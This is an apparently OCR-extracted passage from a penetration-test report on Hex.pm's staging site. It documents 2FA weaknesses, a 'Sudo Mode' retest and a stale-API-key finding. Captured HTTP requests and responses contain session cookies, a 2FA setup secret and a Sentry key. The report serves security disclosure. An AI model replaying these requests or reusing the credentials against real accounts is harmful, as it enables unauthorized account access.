User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0
Referer: https://staging.hex.pm/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 164
Origin: https://staging.hex.pm
```

```
_csrf_token=ARUNaD4afjkROwY3Sx0rDxcEdDZoTkQlUoK8VI8mfCoT8EhLs0GyEwtq&username=pentester1%2B
hex%40zentrust.partners&password=[Redigiert]&return=
```

```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 86
Content-Security-Policy: base-uri 'self'; report-uri https://
o4508469207040000.ingest.us.sentry.io/api/4508474076758016/security/?
sentry_key=c8465d3ef299e77266c567d3d790d3a3; script-src 'nonce-
YZDj_WKG5Wj_PS5kspE6PR6M4tcnhyRay1Vyp3pB3qo' 'strict-dynamic'; style-src 'nonce-
UxGwU73lFRGxHgfNdiYt1XegWB59SK0JrsjJ5buAnRs'; connect-src 'self' https://*.hcaptcha.com
https://api.stripe.com https://s.staging.hex.pm; default-src 'self'; img-src 'self' data:
https://www.gravatar.com https://q.stripe.com; form-action 'self'; report-to csp-endpoint;
font-src 'self' https://fonts.gstatic.com; frame-ancestors 'none'; frame-src 'self'
https://hcaptcha.com https://*.hcaptcha.com https://asciinema.org https://*.stripe.com;
object-src 'none';
Content-Type: text/html; charset=utf-8
Date: Mon, 23 Mar 2026 13:10:11 GMT
Location: /users/pentester1hex
Referrer-Policy: strict-origin-when-cross-origin
Report-To: {"endpoints":[{"url":"https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"}],"group":"csp-
endpoint","include_subdomains":true,"max_age":10886400}
Reporting-Endpoints: csp-endpoint="https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GJ96ctb2MK8rdXQAACQR
Set-Cookie: _hexpm_key=252957++GYWwn2RivP3hMMzQm-pTaFFnbQIz57-71hDL4y1WJnY=; path=/;
expires=Wed, 22 Apr 2026 13:10:12 GMT; max-age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

<html><body>You are being <a href="/users/pentester1hex">redirected</a>.</body></html>
```

Navigating to https://staging.hex.pm/dashboard/tfa/setup as the new logged-in user showed however a different secret key for the 2FA setup:

```
GET /dashboard/tfa/setup HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=252957++GYWwn2RivP3hMMzQm-pTaFFnbQIz57-71hDL4y1WJnY=
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0
```

The response showed a different secret key:

```
HTTP/2 200 OK
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 101114
Content-Security-Policy: base-uri 'self'; report-uri https://
o4508469207040000.ingest.us.sentry.io/api/4508474076758016/security/?
sentry_key=c8465d3ef299e77266c567d3d790d3a3; script-src 'nonce-
g4Xaej2TShzvGhHYE06I2RMwYNnZSnn-yUckOsJSl5o' 'strict-dynamic'; style-src 'nonce-
bn7N9Lrbni5JI9vKe9_QbEG60RUnPqCPgeHid5QBQZk'; connect-src 'self' https://*.hcaptcha.com
https://api.stripe.com https://s.staging.hex.pm; default-src 'self'; img-src 'self' data:
https://www.gravatar.com https://q.stripe.com; form-action 'self'; report-to csp-endpoint;
font-src 'self' https://fonts.gstatic.com; frame-ancestors 'none'; frame-src 'self'
https://hcaptcha.com https://*.hcaptcha.com https://asciinema.org https://*.stripe.com;
object-src 'none';
Content-Type: text/html; charset=utf-8
```

```
Date: Mon, 23 Mar 2026 13:10:20 GMT
Referrer-Policy: strict-origin-when-cross-origin
Report-To: {"endpoints":[{"url":"https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"}],"group":"csp-
endpoint","include_subdomains":true,"max_age":10886400}
Reporting-Endpoints: csp-endpoint="https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GJ96dPWx4Er3bQMAACRR
Set-Cookie: _hexpm_key=252957++GYWwn2RivP3hMMzQm-pTaFFnbQIz57-71hDL4y1WJnY=; path=/;
expires=Wed, 22 Apr 2026 13:10:21 GMT; max-age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

[...]
         You can also use your setup key
          (<code id="tfa-secret" data-value="3VLMUJ7OYF6XSUJD57UY4WUJSA2VIEDU">3VLMUJ7OYF6X
SUJD57UY4WUJSA2VIEDU</code>
          <button type
[...]
```

## 5.8 2FA Deficits

Finding-ID: e75dcdb0-163c-4da0-b6e7-a12ef0209bc5

| | |
|---|---|
| **Class** | A07:2025 - Authentication Failures |
| **CWE** | CWE-287: Improper Authentication |
| **Severity** | Low |
| **Retest result** | Accepted |
| **Area** | Hex |

*Several deficiencies were identified in the implementation and enforcement of two-factor authentication (2FA). In the worst case, these weaknesses allow attackers to bypass or weaken multifactor protections, enabling account compromise and unauthorized security-critical actions.*

1. 2FA is optional and not enforced for sensitive actions. Users can log in without enabling 2FA and are still able to perform security-critical operations, such as generating API keys and creating or modifying organization settings.

The following HTTP-POST-Request was sent to log in the user `pentester1%2Bhex%40zentrust.partners` via entering the password only:

```
POST /login HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=220910++h3NBMjqw2cfBZChf-3dGY-Kl0T_drplm5ItHPkDFGjY=
Content-Length: 164
Origin: https://staging.hex.pm
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: https://staging.hex.pm/login

_csrf_token=VD18PFwCMAg2AiB_dl5jZEhkGhtdNi53eK3s-fizROBKFm1T9Q_u0PW9&username=pentester1%2B
hex%40zentrust.partners&password=[Redacted]&return=
```

The backend accepted the request and issued a session cookie and redirected the user to the profile page:

```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 86
Content-Security-Policy: base-uri 'self'; frame-ancestors 'self';
Content-Type: text/html; charset=utf-8
Date: Mon, 19 Jan 2026 07:20:28 GMT
Location: /users/pentester1hex
Referrer-Policy: strict-origin-when-cross-origin
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GIwQzXrx-ekdO4QAAAoS
Set-Cookie: _hexpm_key=[Redacted]; path=/; expires=Wed, 18 Feb 2026 07:20:29 GMT; max-
age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
```

```
<html><body>You are being <a href="/users/pentester1hex">redirected</a>.</body></html>
```

2. 2FA can be deactivated without re-authentication. A logged-in user is able to disable 2FA without re-confirming their identity (e.g., by re-entering their password), which lowers the barrier for an attacker with session access or in case of a cross site scripting vulnerability to remove this protection.


The following HTTP-POST-Request was sent to disable 2fa that was set up before for a user where the http-body contained only the CSRF-Token:

```
POST /dashboard/security/disable-tfa HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=[Redacted]
Content-Length: 68
Origin: https://staging.hex.pm
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: https://staging.hex.pm/dashboard/security

_csrf_token=QQIBCz81aDkKHxEHQQUFcUdjIhQgURcEptNDNQ1KnRs3q6WA6VgzM7nJ
```

The backend accepted the request the redirected the user to the dashboard:

```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 85
Content-Security-Policy: base-uri 'self'; frame-ancestors 'self';
Content-Type: text/html; charset=utf-8
Date: Mon, 19 Jan 2026 07:25:23 GMT
Location: /dashboard/security
Referrer-Policy: strict-origin-when-cross-origin
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GIwREhJW40yzdfgAACOB
Set-Cookie: _hexpm_key=220911++FGU17Z7_AN1_Nb39bwFHSLsqNcNWvcAIPd1aOZXe34A=; path=/;
expires=Wed, 18 Feb 2026 07:25:23 GMT; max-age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

<html><body>You are being <a href="/dashboard/security">redirected</a>.</body></html>
```

3. 2FA recovery keys remain visible after setup. Recovery keys generated during the initial 2FA enrollment remain accessible in the user dashboard after 2fa setup completion, increasing the risk that these are exposed through shoulder surfing, screenshots, compromised sessions, or cross-site scripting.




### 5.8.1 Recommendation

It is recommended to enforce two-factor authentication for all security-sensitive actions, including API key generation and organization management. Disabling 2FA should require strong re-authentication, such as re-entering the account password and confirming a second factor, to ensure that only the legitimate user can remove this protection. Additionally, 2FA recovery keys should be displayed only once at the time of generation and should not remain accessible after setup completion; users should instead be required to regenerate recovery keys if they are lost. These measures will help ensure that 2FA provides meaningful protection against account compromise and session abuse.

For more information on how to fix the finding, see:

- https://cheatsheetseries.owasp.org/cheatsheets/Multifactor_Authentication_Cheat_Sheet.html

### 5.8.2 Retest result

The Erlang Ecosystem Foundation, together with the Hex.pm team, has reviewed this finding and made an explicit decision to accept the associated risk at this time, based on the current system design and planned mitigations.

However, the so-called "Sudo Mode" (see https://github.com/hexpm/hexpm/pull/1403) has been implemented.

According to the Erlang Ecosystem Foundation the "Sudo Mode" has the following security impacts:

- "Sudo Mode" is automatically activated on login and expires after a configurable timeout (default: 1 hour, 1 min in dev)
- Users must re-authenticate (password or 2FA) when sudo expires

The re-test showed that, a re-authenticate via password or 2FA-code (if activated) is enforced for certain functionalities after a defined period of time (1 hour).


For example the following request was sent as a logged-in user without "Sudo Mode" enabled (the timeout of 1 hour was reached) to the `/dashboard/keys` endpoint :

```
GET /dashboard/keys HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=[Redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
144.0.0.0 Safari/537.36
```

The response was a redirect to the `sudo` endpoint:

```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 71
Content-Security-Policy: base-uri 'self'; report-uri https://
o4508469207040000.ingest.us.sentry.io/api/4508474076758016/security/?
sentry_key=c8465d3ef299e77266c567d3d790d3a3; script-src 'nonce-
dgaU_CZvdIOU9aOSDLMH1Gyvc7YH29_jDzs8raq-B0I' 'strict-dynamic'; style-src 'nonce-
wqsLXuO3FUREQ_XLZU4HiNpLj2xrylDCyT-_acv1sn0'; connect-src 'self' https://*.hcaptcha.com
https://api.stripe.com https://s.staging.hex.pm; default-src 'self'; img-src 'self' data:
https://www.gravatar.com https://q.stripe.com; form-action 'self'; report-to csp-endpoint;
font-src 'self' https://fonts.gstatic.com; frame-ancestors 'none'; frame-src 'self'
https://hcaptcha.com https://*.hcaptcha.com https://asciinema.org https://*.stripe.com;
object-src 'none';
Content-Type: text/html; charset=utf-8
Date: Tue, 24 Mar 2026 07:24:22 GMT
Location: /sudo
Referrer-Policy: strict-origin-when-cross-origin
Report-To: {"endpoints":[{"url":"https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"}],"group":"csp-
endpoint","include_subdomains":true,"max_age":10886400}
Reporting-Endpoints: csp-endpoint="https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GJ-2KINT_OsulFYAAA7R
Set-Cookie: _hexpm_key=[Redacted]; path=/; expires=Thu, 23 Apr 2026 07:24:23 GMT; max-
age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

<html><body>You are being <a href="/sudo">redirected</a>.</body></html>
```

The following screenshot shows the `sudo` page where the user is required to enter the account's password again to be able to access the `/dashboard/keys` endpoint:




The following excerpt shows the `sudo` re-authentication by a user that has a single-factor authentication activated (username+password):


```
POST /sudo HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=[Redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0
Referer: https://staging.hex.pm/sudo
Content-Type: application/x-www-form-urlencoded

_csrf_token=PSZiFTYySxUEAgd1NUUKDRYMCxISATwabv1xDgfRWpHMB3SOuKSwsVxH&type=password&password=
[Redacted]
```

The response was a redirect to the `/dashboard/keys` endpoint:

```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 81
Content-Security-Policy: base-uri 'self'; report-uri https://
o4508469207040000.ingest.us.sentry.io/api/4508474076758016/security/?
sentry_key=c8465d3ef299e77266c567d3d790d3a3; script-src 'nonce-
xW3pOAuw5IQwc92GKVTSyJfkOLkZ0jpfiNGOi8iBzQg' 'strict-dynamic'; style-src 'nonce-
wxlnFU5obmvIgSIaBpGYyztwAao7fp9Unq-iWa_zKe8'; connect-src 'self' https://*.hcaptcha.com
https://api.stripe.com https://s.staging.hex.pm; default-src 'self'; img-src 'self' data:
https://www.gravatar.com https://q.stripe.com; form-action 'self'; report-to csp-endpoint;
font-src 'self' https://fonts.gstatic.com; frame-ancestors 'none'; frame-src 'self'
https://hcaptcha.com https://*.hcaptcha.com https://asciinema.org https://*.stripe.com;
object-src 'none';
Content-Type: text/html; charset=utf-8
Date: Tue, 24 Mar 2026 12:22:38 GMT
Location: /dashboard/keys
Referrer-Policy: strict-origin-when-cross-origin
Report-To: {"endpoints":[{"url":"https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"}],"group":"csp-
endpoint","include_subdomains":true,"max_age":10886400}
Reporting-Endpoints: csp-endpoint="https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GJ_GbwjANeBCLJQAACjR
Set-Cookie: _hexpm_key=[Redacted]; path=/; expires=Thu, 23 Apr 2026 12:22:38 GMT; max-
age=2592000; secure; HttpOnly
```

```
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

[...]
```

The server allows access to the protected resource after the credentials were entered as the following screenshot shows:




As a user that has two-factor authentication activated accessing the `/dashboard/keys` endpoint after the timeout of 1 hour was reached the request was:


```
GET /dashboard/keys HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=[Redacted]
```

The response was a redirect to the `sudo` endpoint:


```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 71
Content-Security-Policy: base-uri 'self'; report-uri https://
o4508469207040000.ingest.us.sentry.io/api/4508474076758016/security/?
sentry_key=c8465d3ef299e77266c567d3d790d3a3; script-src 'nonce-haHY520ZTQ-
U1b2AXWLDglzStK_AbXZw9AXc_bPZoNE' 'strict-dynamic'; style-src 'nonce-
EREC3ldhJlXllv_LqqimZOUk6oBjS2KW1zELwRigmJQ'; connect-src 'self' https://*.hcaptcha.com
https://api.stripe.com https://s.staging.hex.pm; default-src 'self'; img-src 'self' data:
https://www.gravatar.com https://q.stripe.com; form-action 'self'; report-to csp-endpoint;
font-src 'self' https://fonts.gstatic.com; frame-ancestors 'none'; frame-src 'self'
https://hcaptcha.com https://*.hcaptcha.com https://asciinema.org https://*.stripe.com;
object-src 'none';
Content-Type: text/html; charset=utf-8
Date: Tue, 24 Mar 2026 10:49:23 GMT
Location: /sudo
Referrer-Policy: strict-origin-when-cross-origin
Report-To: {"endpoints":[{"url":"https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"}],"group":"csp-
endpoint","include_subdomains":true,"max_age":10886400}
Reporting-Endpoints: csp-endpoint="https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
```

```
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GJ_BWJw5HPAoaY8AACTB
Set-Cookie: _hexpm_key=[Redacted]; path=/; expires=Thu, 23 Apr 2026 10:49:24 GMT; max-age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

<html><body>You are being <a href="/sudo">redirected</a>.</body></html>
```

The following screenshot shows the page shown to the user with activated 2FA:





As well as in the previous example shown, also this user was granted access to the protected resources after successfully authenticating:




The re-test showed that, the "Sudo Mode" only protects certain functionalities of the web application that can be found at the endpoints:

- `/oauth/device`
- `/dashboard/email`
- `/dashboard/keys`
- `/dashboard/orgs/`
- `/dashboard/security/`

The re-test also showed that, the recovery-codes for the 2nd-factor remained visible in "Sudo Mode":


Dashboard - Security
https://staging.hex.pm/dashboard/security
hex
Find packages
Packages
Pricing
Docs
pentester1
Account settings
Profile
Security
Emails
Keys
Sessions
Recent activities
Organization settings
penorg
New organization
Connected accounts
GitHub
Your GitHub account is connected.
Disconnect GitHub
Password authentication
Current password
New password
Password confirmation
Change password
Remove password
Two-factor security
Disable
Recovery codes
Recovery codes can be used to access your account in the event you lose access to your device and cannot receive two-factor authentication codes.
redacted
Download
Print
Copy
Generate new recovery codes
When you generate new recovery codes, you must download or print the new codes. Your old codes won't work anymore.

## 5.9 On Changing User the Old API Key is not Deleted

Finding-ID: 550ad9c5-5218-4979-ad66-6d1b7fefcd37

| | |
|---|---|
| **Class** | A10:2025 - Mishandling of Exceptional Conditions |
| **CVSS score** | 2.0 (CVSS:4.0/AV:N/AC:L/AT:P/PR:L/UI:A/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N) |
| **CWE** | CWE-703: Improper Check or Handling of Exceptional Conditions |
| **Severity** | Low |
| **Retest result** | No retest |
| **Area** | Hex |

*An issue in API key lifecycle management causes previously issued API keys to remain valid when a user is changed in the CLI. In the worst case, an API key may remain active indefinitely, increasing the window in which an attacker could obtain and abuse it to access protected API functionality.*

The penetration test has revealed that during CLI authentication, an API key is generated by the backend and stored locally in encrypted form. When a subsequent authentication is performed for the same user, the existing API key is replaced locally and the old key is correctly deleted in the backend. However, when a new authentication is performed for a different user, the deletion request for the previous API key is sent while authenticated using the newly created API key. Because this new API key is associated with a different user, the backend does not delete the old key, leaving it active. As a result, API keys belonging to previously authenticated users may remain valid for an extended period, increasing the likelihood and potential impact of key theft or misuse.

An API-Key could be created with the following request:

```
POST /api/keys HTTP/1.1
user-agent: hexpm (5.0.0)
content-type: application/json
authorization: Basic
